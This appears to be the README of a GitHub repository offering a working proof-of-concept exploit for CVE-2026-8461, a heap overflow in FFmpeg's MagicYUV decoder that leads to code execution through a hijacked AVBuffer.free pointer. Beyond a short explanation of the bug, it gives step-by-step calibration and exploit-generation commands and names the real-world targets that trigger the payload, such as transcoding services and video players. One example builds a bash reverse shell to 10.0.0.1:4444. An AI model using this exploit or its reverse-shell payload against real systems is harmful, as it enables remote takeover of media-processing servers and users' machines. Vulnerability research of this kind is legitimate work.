 y5neko/cve-2026-8461-exp
Proof-of-concept exploit for CVE-2026-8461, a heap out-of-bounds write in FFmpeg's MagicYUV decoder, achieving remote code execution via AVBuffer.free hijacking. Includes calibration scripts for debug and production builds.

[!WARNING] This repository contains a working exploit PoC for a heap corruption vulnerability. It is intended solely for authorized security research, CTF contexts, and defensive analysis. Do not use against systems you do not own or have explicit written permission to test.
Affected: FFmpeg 8.0.1 MagicYUV decoder (libavcodec/magicyuv.c)
Primitive: Heap OOB write → AVBuffer.free hijack → system() call
magy_decode_slice() uses sheight (unclamped slice height) as the loop bound for writing into the Cb/Cr output plane but allocates the buffer using the clamped height. On the last slice of a specially crafted frame, the loop writes past the end of the allocated region.
// magicyuv.c:291 — dst pointer is already at sheight×stride past buffer start
for (i = 0; i < avctx->width >> s->hshift[plane]; i++)
    dst[i] = get_vlc2(...);   // OOB write when sheight > height
The out-of-bounds write lands in a subsequently allocated AVBuffer struct. By controlling the written bytes, AVBuffer.free is overwritten with the address of system() and AVBuffer.opaque with the address of the command string on the heap. When the frame is freed, av_buffer_unref() calls system(cmd).
Full technical write-up: English · 中文
| File | Description |
|---|---|
exploit_cve_2026_8461.py | Exploit AVI generator — crafts the malicious MagicYUV bitstream |
auto_calibrate.py | Auto-calibration for debug builds (requires -g debug symbols) |
auto_calibrate_nosym.py | Auto-calibration for production builds (stripped, shared-library) |
CVE-2026-8461_Analysis_EN.md | Full vulnerability analysis (English) |
CVE-2026-8461_Analysis.md | Full vulnerability analysis (中文) |
ffmpeg_prod | Stripped production FFmpeg 8.0.1 binary for local testing |
Python >= 3.8
GDB >= 9.0
kernel.randomize_va_space = 0   (ASLR disabled — required for calibration)
Python dependencies: none (stdlib only).
sudo sysctl -w kernel.randomize_va_space=0
Debug build (compiled with -g, e.g. from source with --enable-debug):
python3 auto_calibrate.py \
    --ffmpeg /path/to/ffmpeg-debug \
    --avi    /tmp/exploit.avi \
    -o       calibration.json
Production build (stripped shared-library, e.g. apt install ffmpeg or custom --enable-shared):
python3 auto_calibrate_nosym.py \
    --ffmpeg  /path/to/ffmpeg \
    --libpath /path/to/ffmpeg/lib \
    --avi     /tmp/exploit.avi \
    -o        calibration.json
The
--avipath must be identical between calibration and exploit delivery. Changing the path string length shifts the heap layout and invalidates calibration.

python3 exploit_cve_2026_8461.py \
    --calibration calibration.json \
    --cmd "id > /tmp/pwned" \
    -o /tmp/exploit.avi
# Debug build (statically linked)
/path/to/ffmpeg-debug -i /tmp/exploit.avi -f null -

# Production build (shared-library)
LD_LIBRARY_PATH=/path/to/lib /path/to/ffmpeg -i /tmp/exploit.avi -f null -

# System-installed FFmpeg (apt/yum)
ffmpeg -i /tmp/exploit.avi -f null -
Expected output: command executes, then process crashes with corrupted size vs. prev_size.
cat /tmp/pwned
# uid=1000(user) gid=1000(user) groups=...
python3 exploit_cve_2026_8461.py \
    --calibration calibration.json \
    --cmd "bash -c 'bash -i >& /dev/tcp/10.0.0.1/4444 0>&1'" \
    -o /tmp/exploit.avi
Target FFmpeg binary
    │
    ├─ Has debug symbols?  (file ffmpeg | grep debug_info)
    │       └─ YES → auto_calibrate.py
    │
    └─ Stripped / production
            │
            ├─ Dynamically linked?  (ldd ffmpeg | grep libavutil)
            │       └─ YES → auto_calibrate_nosym.py
            │
            └─ Statically linked + fully stripped
                    └─ Neither script applies
                       (requires LD_PRELOAD malloc hook approach)
auto_calibrate_nosym.py works by:
av_buffer_create (always present in libavutil.so .dynsym) to capture the Cb and Cr data pointers without needing source-level symbols.AVBuffer struct and extract system() address.The exploit fires when the target decodes the video frame (not merely probes it):
| Invocation | Triggers RCE |
|---|---|
ffmpeg -i evil.avi -f null - | Yes |
ffmpeg -i evil.avi -o out.mp4 | Yes |
| Web transcoding service (libavcodec decode loop) | Yes |
| Video player using libavcodec | Yes |
ffmpeg -i evil.avi (no output specified) | No — process aborts before av_buffer_unref fires |
ffprobe evil.avi | No — probe-only path, no full decode |
To demonstrate the vulnerability without executing a command:
python3 exploit_cve_2026_8461.py --baseline -o baseline.avi
ffmpeg -i baseline.avi -f null -
# crashes with: free(): invalid pointer  or  corrupted size vs. prev_size
AVBuffer struct lands within 640 bytes of the Cb plane OOB start address. On aarch64, the glibc allocation order places AVBuffer beyond that range (the adjacent chunk is the ~10 KB Cr buffer), so the OOB write cannot reach it with the current frame geometry. Porting to aarch64 requires profiling the aarch64 heap layout and adjusting frame geometry accordingly.kernel.randomize_va_space=0). With ASLR enabled, heap addresses are randomized per-run and calibration does not apply. An info-leak primitive would be required to extend this to ASLR-on targets.auto_calibrate_nosym.py: Requires a dynamically linked FFmpeg with libavutil.so accessible (either in system paths or via --libpath).